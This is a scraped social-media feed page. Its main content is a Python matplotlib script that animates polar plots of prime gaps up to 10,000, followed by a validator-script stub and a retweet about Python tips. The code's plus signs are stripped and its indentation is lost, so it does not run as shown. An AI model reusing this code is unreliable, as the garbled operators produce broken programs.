axR = fig.add_axes([0.54, 0.24, 0.43, 0.66], projection="polar")
axB = fig.add_axes([0.03, 0.04, 0.94, 0.17])
for ax in (axL, axR):
ax.set_facecolor("#020812")
ax.set_theta_zero_location("E")
ax.set_theta_direction(-1)
ax.set_ylim(0, 1.05)
ax.grid(False)
ax.set_xticks([])
ax.set_yticks([])
ax.spines["polar"].set_color("#00e5ff")
ax.spines["polar"].set_linewidth(1.0)
axB.set_facecolor("#020812")
axB.set_xticks([])
axB.set_yticks([])
for s in axB.spines.values():
s.set_edgecolor("#ffee00")
s.set_linewidth(1.0)
fig.text(0.5, 0.955, "POLAR PRIME-GAP TEST — VIRTUAL STACK GIF", ha="center", color="white",
fontsize=15, family="monospace")
fig.text(0.5, 0.928, "same 0–10,000 prime-gap data → 1,000,000,000,000,000,000 polar circles",
ha="center", color="#00ffff", fontsize=10, family="monospace")
fig.text(0.5, 0.902, "10° start-angle shift ⇒ only 36 unique rotational phases; quintillion stack = repeated saturation",
ha="center", color="#7CFF00", fontsize=10, family="monospace")
# Precompute 36 unique overlays for true phase stack
unique_offsets = np.deg2rad(np.arange(unique_positions) * step_deg)
def draw_frame(i):
axL.clear(); axR.clear(); axB.clear()
for ax in (axL, axR):
ax.set_facecolor("#020812")
ax.set_theta_zero_location("E")
ax.set_theta_direction(-1)
ax.set_ylim(0, 1.05)
ax.grid(False)
ax.set_xticks([])
ax.set_yticks([])
ax.spines["polar"].set_color("#00e5ff")
ax.spines["polar"].set_linewidth(1.0)
polar_grid(ax, rings=14)
axB.set_facecolor("#020812")
axB.set_xticks([]); axB.set_yticks([])
for s in axB.spines.values():
s.set_edgecolor("#ffee00"); s.set_linewidth(1.0)
phase_count = 1 int((i / (frames - 1)) * (unique_positions - 1))
spin = np.deg2rad(i * 5)
# Left: cumulative 36-phase interference field
for j, off in enumerate(unique_offsets[:phase_count]):
th = theta_base off spin * 0.15
alpha = 0.035 if phase_count > 8 else 0.08
color = plt.cm.hsv((j / unique_positions) % 1)
axL.plot(th, r_base, lw=0.30, alpha=alpha, color=color)
# anomaly/gap spikes
mask = gaps >= np.percentile(gaps, 93)
axL.scatter(th[mask], r_base[mask], s=1.0, alpha=min(0.6, alpha*8), color=color)
axL.scatter([0], [0], s=16, color="black", zorder=5)
axL.text(0.02, 0.98, f"INTERFERENCE FIELD | phases drawn {phase_count}/36",
transform=axL.transAxes, ha="left", va="top", color="white", fontsize=8, family="monospace")
axL.text(0.02, 0.03, "1e18 virtual layers collapse onto 36 angle states",
transform=axL.transAxes, ha="left", va="bottom", color="#00ffff", fontsize=8, family="monospace")
# Right: clean active scan layer plus ghost ring
active_phase = (i % unique_positions) * step_deg
th_active = theta_base np.deg2rad(active_phase) spin
axR.plot(th_active, r_base, color="#ff00ff", lw=0.75, alpha=0.9)
axR.scatter(th_active, r_base, s=3, color="#ff00ff", alpha=0.8)
mask = gaps >= np.percentile(gaps, 95)
axR.scatter(th_active[mask], r_base[mask], s=10, facecolors="none", edgecolors="#00ffff", lw=0.7)
# memory haze
for off in unique_offsets:
axR.plot(theta_base off, r_base*0.99, color="#00c8ff", lw=0.18, alpha=0.035)
axR.add_patch(Circle((0,0), 0.22, transform=axR.transData._b, color="#020812", zorder=3))
axR.text(0.5, 0.5, "PRIME\nGAP", transform=axR.transAxes, ha="center", va="center",
color="white", fontsize=12, family="monospace")
axR.text(0.02, 0.98, f"CLEAN POLAR SCAN | active offset {active_phase:03d}°",
transform=axR.transAxes, ha="left", va="top", color="white", fontsize=8, family="monospace")
axR.text(0.5, 0.39, "mod 6 / mod 12 / mod 30 rings", transform=axR.transAxes,
ha="center", color="white", fontsize=8, alpha=0.75, family="monospace")
# Bottom data panel
axB.set_xlim(0, 1); axB.set_ylim(0, 1)
axB.text(0.02, 0.78, "READ THIS", color="#ffee00", fontsize=10, family="monospace")
axB.text(0.02, 0.48, f"range: 0–10,000\nprimes: {len(primes):,}\ngaps: {len(gaps):,}\navg gap: {gaps.mean():.2f}\nmax gap: {gaps.max()}",
color="white", fontsize=8, family="monospace", va="top")
axB.text(0.27, 0.78, "QUINTILLION STACK MATH", color="#00ffff", fontsize=10, family="monospace")
axB.text(0.27, 0.50,
f"total layers: {total_layers:,}\n10° step ⇒ 36 unique phases\nfull cycles: {cycles:,}\nremainder layers: {remainder}\nvisual result: saturation, not new geometry",
color="white", fontsize=8, family="monospace", va="top")
axB.text(0.56, 0.78, "FRAME STATUS", color="#ff00ff", fontsize=10, family="monospace")
axB.text(0.56, 0.50,
f"gif frame: {i 1}/{frames}\nactive scan angle: {active_phase}°\nphases visible: {phase_count}/36\npoints per scan: {n_gaps:,}",
color="white", fontsize=8, family="monospace", va="top")
axB.text(0.78, 0.78, "RESULT", color="#7CFF00", fontsize=10, family="monospace")
axB.text(0.78, 0.50,
"same prime-gap rhythm\nrotated through finite phase states\npatterns reinforce/cancel\nmod-30 lanes remain visible",
color="white", fontsize=8, family="monospace", va="top")
axB.text(0.5, 0.05, "1,000,000,000,000,000,000 requested layers rendered as mathematically equivalent virtual phase stack",
ha="center", color="#ffee00", fontsize=8, family="monospace")
return []
anim = FuncAnimation(fig, draw_frame, frames=frames, interval=80, blit=False)
anim.save(out_gif, writer=PillowWriter(fps=12))
draw_frame(frames-1)
fig.savefig(out_png, dpi=160, facecolor=fig.get_facecolor())
plt.close(fig)
str(out_gif), str(out_png)

36

Jun 13
#!/usr/bin/env python3
"""
tools/validate_manifest_schema.py
Validates Phase5b Constellation Probe manifests against schema.
"""
import sys
import json
from pathlib import Path
# JSON Schema for Constellation Probe
21
Danncan retweeted

Jun 10

7 Python features every Data Analyst should know: enumerate(), zip(), Counter, defaultdict, groupby(), pathlib & more. Write cleaner code, analyze data smarter.
#Python #DataAnalytics #DataAnalyst #CodingTips
4
1
301